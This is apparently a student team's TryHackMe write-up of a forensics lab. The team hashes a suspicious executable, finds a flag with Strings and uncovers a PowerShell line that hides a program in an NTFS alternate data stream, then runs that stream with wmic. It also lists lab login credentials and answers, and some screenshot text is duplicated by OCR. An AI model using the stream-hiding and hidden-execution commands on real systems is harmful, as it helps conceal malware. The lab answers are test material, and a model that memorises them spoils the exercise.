# PSP0201 Week 6 Writeup

Group Name: GLM

Members

| ID | Name | Role |
|---|---|---|
| 1211102971 | Leong Chun Kit | Leader |
| 1211103023 | Yap Weng Hong | Member |
| 1211101232 | Lim Kai Qian | Member |
| 1211101407 | Tan Fu Shun | Member |


## Day 21: Blue Teaming - Time for some ELForensics

**Tools used**: Remmina powershell

**Solution/walkthrough**:

Question 1


At start, we use Terminal to open Remmina which type like below.




```
root@ip-10-10-135-251:~# remmina &
[1] 2795
```

Then, we use Remmina to connect the remote machine which must deployed before proceeding.

We click on the plus icon as shown below.



Then we type the server IP, username and password which given by THM and colour depth change to 32 bpp.


Week 6 Tutorial Progress
TryHackMe | 25 Days of Cyber Se
PSP0201 T2130 - Tutorial Week 6
tryhackme.com/room/learncyberin25days
Applications
Places
Sat 23 Jul, 17:04AttackBox IP:10.10.10.252
Remmina Remote Desktop Client
RDP
THM AttackBox
53m 33s

You can use the AttackBox and Remmina to connect to the remote machine. Make sure the remote machine is deployed before proceeding.

Click on the plus icon as shown below.

For **Server** provide (10.10.7.16) as the IP address provided to you for the remote machine. The credentials for the user account is:

- User name: littlehelper
- User password: iLove5now!

Remote Desktop Preference

Profile

Name: Quick Connect

Group:

Protocol: RDP - Remote Desktop Protocol

Pre Command: command %h %u %t %U %p %g --option

Post Command: /path/to/command -opt1 arg %h %u %t -opt2 %U %p %g

Basic | Advanced | SSH Tunnel

Server: 10.10.156.130

User name: littlehelper

User password: ••••••••••

Domain:

Resolution: ● Use client resolution ○ Custom 640x480

Color depth: RemoteFX (32 bpp)

New connection profile

Name: Quick Connect

Group:

Protocol: RDP - Remote Desktop Protocol

Basic | Advanced | Behaviour | SSH Tunnel | Notes

Server: 10.10.7.16

Username: littlehelper

Password: ••••••••••

Domain:

Share folder: □ (None)

□ Restricted admin mode

Password hash:


□ Left-handed mouse support □ Disable smooth scrolling

□ Enable multi monitor □ Span screen over multiple monitors

List monitor IDs:


Resolution: ● Use initial window size ○ Use client resolution ○ Custom 640x480

Cancel | Save as Default | Save | Connect | Save and Connect



Color depth: GFX AVC444 (32 bpp)

Then we accept the certification.


Week 6 Tutorial Progress
TryHackMe | 25 Days of Cyber Se
PSP0201 T2130 - Tutorial Week 6
tryhackme.com/room/learncyberin25days
Applications
Places
Sat 23 Jul, 17:04AttackBox IP:10.10.10.252
Quick Connect

You can use the AttackBox and Remmina to connect to the remote machine. Make sure the remote machine is deployed before proceeding.

Click on the plus icon as shown below.

Remmina Remote Desktop Client
RDP

For **Server** provide (`10.10.7.16`) as the IP address provided to you for the remote machine. The credentials for the user account is:

- User name: `littlehelper`
- User password: `iLoveSnow!`

Remote Desktop Preference

**Profile**

| | |
|---|---|
| Name | Quick Connect |
| Group | |
| Protocol | RDP - Remote Desktop Protocol |
| Pre Command | command %h %u %t %U %p %g --option |
| Post Command | /path/to/command -opt1 arg %h %u %t -opt2 %U %p %g |

Basic Advanced SSH Tunnel

| | |
|---|---|
| Server | 10.10.156.130 |
| User name | littlehelper |
| User password | •••••••••• |
| Domain | |
| Resolution | ● Use client resolution |

Quick Connect


Certificate details:

Subject: CN = elfstation2
Issuer: CN = elfstation2
Fingerprint: d6:5b:da:51:83:88:e4:90:b4:04:f6:7d:83:da:5e:f7:82:d5:29:a0:25:6e:a0:b6:c2:b8:64:47:96:54


Accept certificate?

```
the wrong name should NOT be trusted!
```


Then it lead us to a new page.




As we want to do is open PowerShell.




We type the command as shown below.



```
PS C:\Users\littlehelper> cd .\Documents\
PS C:\Users\littlehelper\Documents> dir


    Directory: C:\Users\littlehelper\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       11/23/2020  11:21 AM             63 db file hash.txt
-a----       11/23/2020  11:22 AM           5632 deebee.exe


PS C:\Users\littlehelper\Documents> _
```




```
PS C:\Users\littlehelper\Documents> .\deebee.exe_
```



```
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!

>;^P
```


Then we type the command as shown below, then we found that the file hash for db.exe which is the answer for Question 1.



```
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!

>;^P

PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> _
```

## Question 2 & 3


Next, with PowerShell, we can obtain the hash of a file by running the following command. Then we found the MD5 and SHA256 file hash which is answer for Question 2 and 3.



```
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!

>;^P

PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash
---------       ----
MD5             5F037501FB542AD2D9B06EB12AED09F0


PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256  .\deebee.exe

Algorithm       Hash
---------       ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED


PS C:\Users\littlehelper\Documents> _
```


## Question 4

After that, we type the command to run for the Strings tool to scan the mysterious executable which shown below.



```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula .\deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
`.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
```


Then, we found the hidden flag within the executable which is the answer for Question 4.



```
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Do
cuments\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
```

Question 5


As we want to view Alternate Data Streams (ADS), the command we used as shown below and the command is the answer for Question 5.



```
</assembly>
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\de
                ebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\de
                ebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144
```


Question 6

Next, we follow the instructions of THM and type the command to run to launch the hidden executable hiding within ADS.



```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:
hidedb)
Executing (Win32_Process)->Create()
```

